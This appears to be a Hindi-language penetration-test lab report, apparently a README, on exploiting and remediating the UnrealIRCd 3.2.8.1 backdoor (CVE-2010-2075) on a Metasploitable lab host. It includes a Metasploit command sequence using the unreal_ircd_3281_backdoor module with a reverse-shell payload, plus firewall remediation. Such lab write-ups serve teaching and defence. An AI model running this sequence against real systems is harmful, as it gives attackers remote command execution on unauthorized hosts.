
UnrealIRCd 3.2.8.1 बैकडोर (CVE-2010-2075) के लिए Metasploitable3 पर नियंत्रित पेनटेस्ट लैब रिपोर्ट, निवारण चरणों सहित।

एक नियंत्रित पेनेट्रेशन परीक्षण परियोजना जो एक पृथक प्रशिक्षण वातावरण में UnrealIRCd 3.2.8.1 बैकडोर (CVE-2010-2075) की पहचान करने, उसका शोषण करने और उसे सुधारने पर केंद्रित है।
अस्वीकरण: यह परियोजना विशेष रूप से शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए, जानबूझकर कमजोर बनाए गए प्रयोगशाला वातावरण के विरुद्ध आयोजित की गई थी। किसी भी अनधिकृत प्रणाली को लक्षित नहीं किया गया था।
यह परियोजना एक कमजोर UnrealIRCd 3.2.8.1 सेवा के विरुद्ध एक संपूर्ण भेद्यता मूल्यांकन और शोषण कार्यप्रवाह प्रदर्शित करती है।
मूल्यांकन में निम्नलिखित शामिल हैं:
| आइटम | विवरण |
|---|---|
| लक्ष्य | Metasploitable प्रयोगशाला वातावरण |
| लक्ष्य IP | 10.10.10.13 |
| कमजोर सेवा | UnrealIRCd |
| संस्करण | 3.2.8.1 |
| प्रोटोकॉल | IRC |
| पोर्ट | 6667/TCP |
| भेद्यता | UnrealIRCd बैकडोर |
| CVE | CVE-2010-2075 |
| गंभीरता | गंभीर |
NIST के राष्ट्रीय भेद्यता डेटाबेस के अनुसार, प्रभावित UnrealIRCd 3.2.8.1 वितरणों में एक बाह्य रूप से प्रस्तुत संशोधन शामिल था जो दूरस्थ हमलावरों को मनमाने कमांड निष्पादित करने की अनुमति दे सकता था।
इस मूल्यांकन के प्राथमिक उद्देश्य निम्नलिखित थे:
| उपकरण | उद्देश्य |
|---|---|
| Nmap | पोर्ट स्कैनिंग और सेवा गणना |
| Netcat | TCP सेवा कनेक्टिविटी परीक्षण |
| Metasploit Framework | नियंत्रित शोषण |
| Linux CLI | सिस्टम सत्यापन और हार्डनिंग |
| UFW | फ़ायरवॉल कॉन्फ़िगरेशन |
| Python | सहायक सुरक्षा/परीक्षण कार्य |
मूल्यांकन ने एक सरलीकृत पेनेट्रेशन परीक्षण कार्यप्रवाह का पालन किया:
Reconnaissance
      ↓
Service Enumeration
      ↓
Vulnerability Identification
      ↓
Exploitation
      ↓
Evidence Collection
      ↓
Impact Assessment
      ↓
Remediation
      ↓
Verification
पहला चरण लक्ष्य होस्ट पर उजागर सेवाओं की पहचान करना था।
मूल्यांकन ने निम्नलिखित पोर्ट पर सुन रही एक IRC सेवा की पहचान की:
TCP/6667
सेवा UnrealIRCd 3.2.8.1 से जुड़ी थी, जो बैकडोर भेद्यता से प्रभावित होने के लिए जाना जाने वाला संस्करण है।

चित्र 1 — पोर्ट और सेवा गणना
TCP/6667 की खोज ने प्रारंभिक संकेत प्रदान किया कि एक IRC सेवा उजागर थी और आगे की जांच की आवश्यकता थी।
पहचाना गया UnrealIRCd संस्करण CVE-2010-2075 से जुड़ा था।
यह भेद्यता केवल एक पारंपरिक सॉफ़्टवेयर बग नहीं है। प्रभावित संग्रह में एक दुर्भावनापूर्ण संशोधन/बैकडोर था जिसने दूरस्थ कमांड निष्पादन सक्षम किया। NVD इस मुद्दे को DEBUG3_DOLOG_SYSTEM मैक्रो में बाह्य रूप से प्रस्तुत ट्रोजन हॉर्स के रूप में वर्णित करता है।
Rapid7 का Metasploit दस्तावेज़ीकरण संबंधित मॉड्यूल की पहचान इस प्रकार करता है:
exploit/unix/irc/unreal_ircd_3281_backdoor
और इसे प्रभावित UnrealIRCd 3.2.8.1 संग्रहों में मौजूद दुर्भावनापूर्ण बैकडोर का शोषण करने वाले के रूप में वर्णित करता है।

भेद्यता को Metasploit Framework का उपयोग करके पृथक प्रयोगशाला वातावरण में सत्यापित किया गया था।
उदाहरण शोषण कार्यप्रवाह:
msfconsole

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 10.10.10.13

set PAYLOAD cmd/unix/reverse

run
इस चरण का उद्देश्य यह सत्यापित करना था कि क्या दूरस्थ कमांड निष्पादन प्राप्त करने के लिए उजागर सेवा का दुरुपयोग किया जा सकता है।
Rapid7 इस Metasploit मॉड्यूल का दस्तावेज़ीकरण विशेष रूप से UnrealIRCd 3.2.8.1 बैकडोर के लिए करता है।

चित्र 2 — नियंत्रित शोषण साक्ष्य
साक्ष्य अधिकृत प्रयोगशाला लक्ष्य के विरुद्ध किए गए शोषण चरण को प्रदर्शित करता है।
बैकडोर का सफल शोषण एक हमलावर को प्रभावित UnrealIRCd प्रक्रिया के सुरक्षा संदर्भ में दूरस्थ रूप से कमांड निष्पादित करने की क्षमता प्रदान कर सकता है।
प्राप्त किए गए सटीक विशेषाधिकार उस खाते पर निर्भर करते हैं जिसके अंतर्गत IRC डेमॉन चल रहा है।
संभावित प्रभाव में निम्नलिखित शामिल हैं:
महत्वपूर्ण: संभावित प्रभाव को इस बात के प्रमाण के रूप में नहीं समझा जाना चाहिए कि इस मूल्यांकन के दौरान प्रत्येक सूचीबद्ध कार्रवाई की गई थी।
UnrealIRCd बैकडोर के लिए Nmap का दस्तावेज़ीकरण पुष्टि करता है कि भेद्यता का उपयोग दूरस्थ सिस्टम पर मनमाने कमांड निष्पादित करने के लिए किया जा सकता है।
कमजोर UnrealIRCd इंस्टॉलेशन को उत्पादन वातावरण में उजागर नहीं रहना चाहिए।
अनुशंसित सुधार कार्रवाइयों में निम्नलिखित शामिल हैं:
यदि IRC आवश्यक नहीं है:
sudo ufw deny 6667/tcp
यदि सेवा आवश्यक है, तो पहुंच को व्यापक रूप से उजागर करने के बजाय विश्वसनीय नेटवर्क तक सीमित किया जाना चाहिए।
पसंदीदा दृष्टिकोण यह है कि कमजोर सॉफ़्टवेयर को हटाया जाए और केवल नेटवर्क फ़िल्टरिंग पर निर्भर रहने का प्रयास करने के बजाय एक समर्थित, विश्वसनीय रिलीज़ तैनात की जाए।
उचित सुरक्षा नियंत्रण लागू करने के बाद सुधार चरण का दस्तावेज़ीकरण किया गया।

चित्र 3 — सुधार / हार्डनिंग साक्ष्य
सुधार साक्ष्य को सुधारात्मक कार्रवाइयां लागू होने के बाद सेवा और/या फ़ायरवॉल कॉन्फ़िगरेशन की स्थिति प्रदर्शित करना चाहिए।
| श्रेणी | आकलन |
|---|---|
| भेद्यता | UnrealIRCd 3.2.8.1 बैकडोर |
| CVE | CVE-2010-2075 |
| हमला वेक्टर | नेटवर्क |
| प्रमाणीकरण आवश्यक | बैकडोर ट्रिगर करने के लिए कोई प्रमाणीकरण आवश्यक नहीं है |
| उपयोगकर्ता सहभागिता | आवश्यक नहीं |
| प्रभाव | दूरस्थ कमांड निष्पादन |
| गंभीरता | गंभीर |
बैकडोर को दूरस्थ कमांड निष्पादन की अनुमति देने के लिए डिज़ाइन किया गया था और यह सामान्य IRC उपयोगकर्ता प्रतिबंधों से स्वतंत्र रूप से संचालित हो सकता था, जिससे कमजोर सेवा का उजागर होना एक महत्वपूर्ण सुरक्षा जोखिम बन जाता है।
unrealircd-backdoor-pentest-report/
│
├── README.md
├── UnrealIRCD_Backdoor_PenTest_Report.pdf
│
└── images/
    ├── port_scan.png
    ├── exploit_evidence.png
    └── remediation.png
| साक्ष्य | विवरण |
|---|---|
port_scan.png | उजागर IRC सेवा की खोज |
exploit_evidence.png | नियंत्रित शोषण साक्ष्य |
remediation.png | सुधार-पश्चात सुरक्षा/हार्डनिंग साक्ष्य |
यह मूल्यांकन कई महत्वपूर्ण पेनेट्रेशन परीक्षण अवधारणाओं को प्रदर्शित करता है:
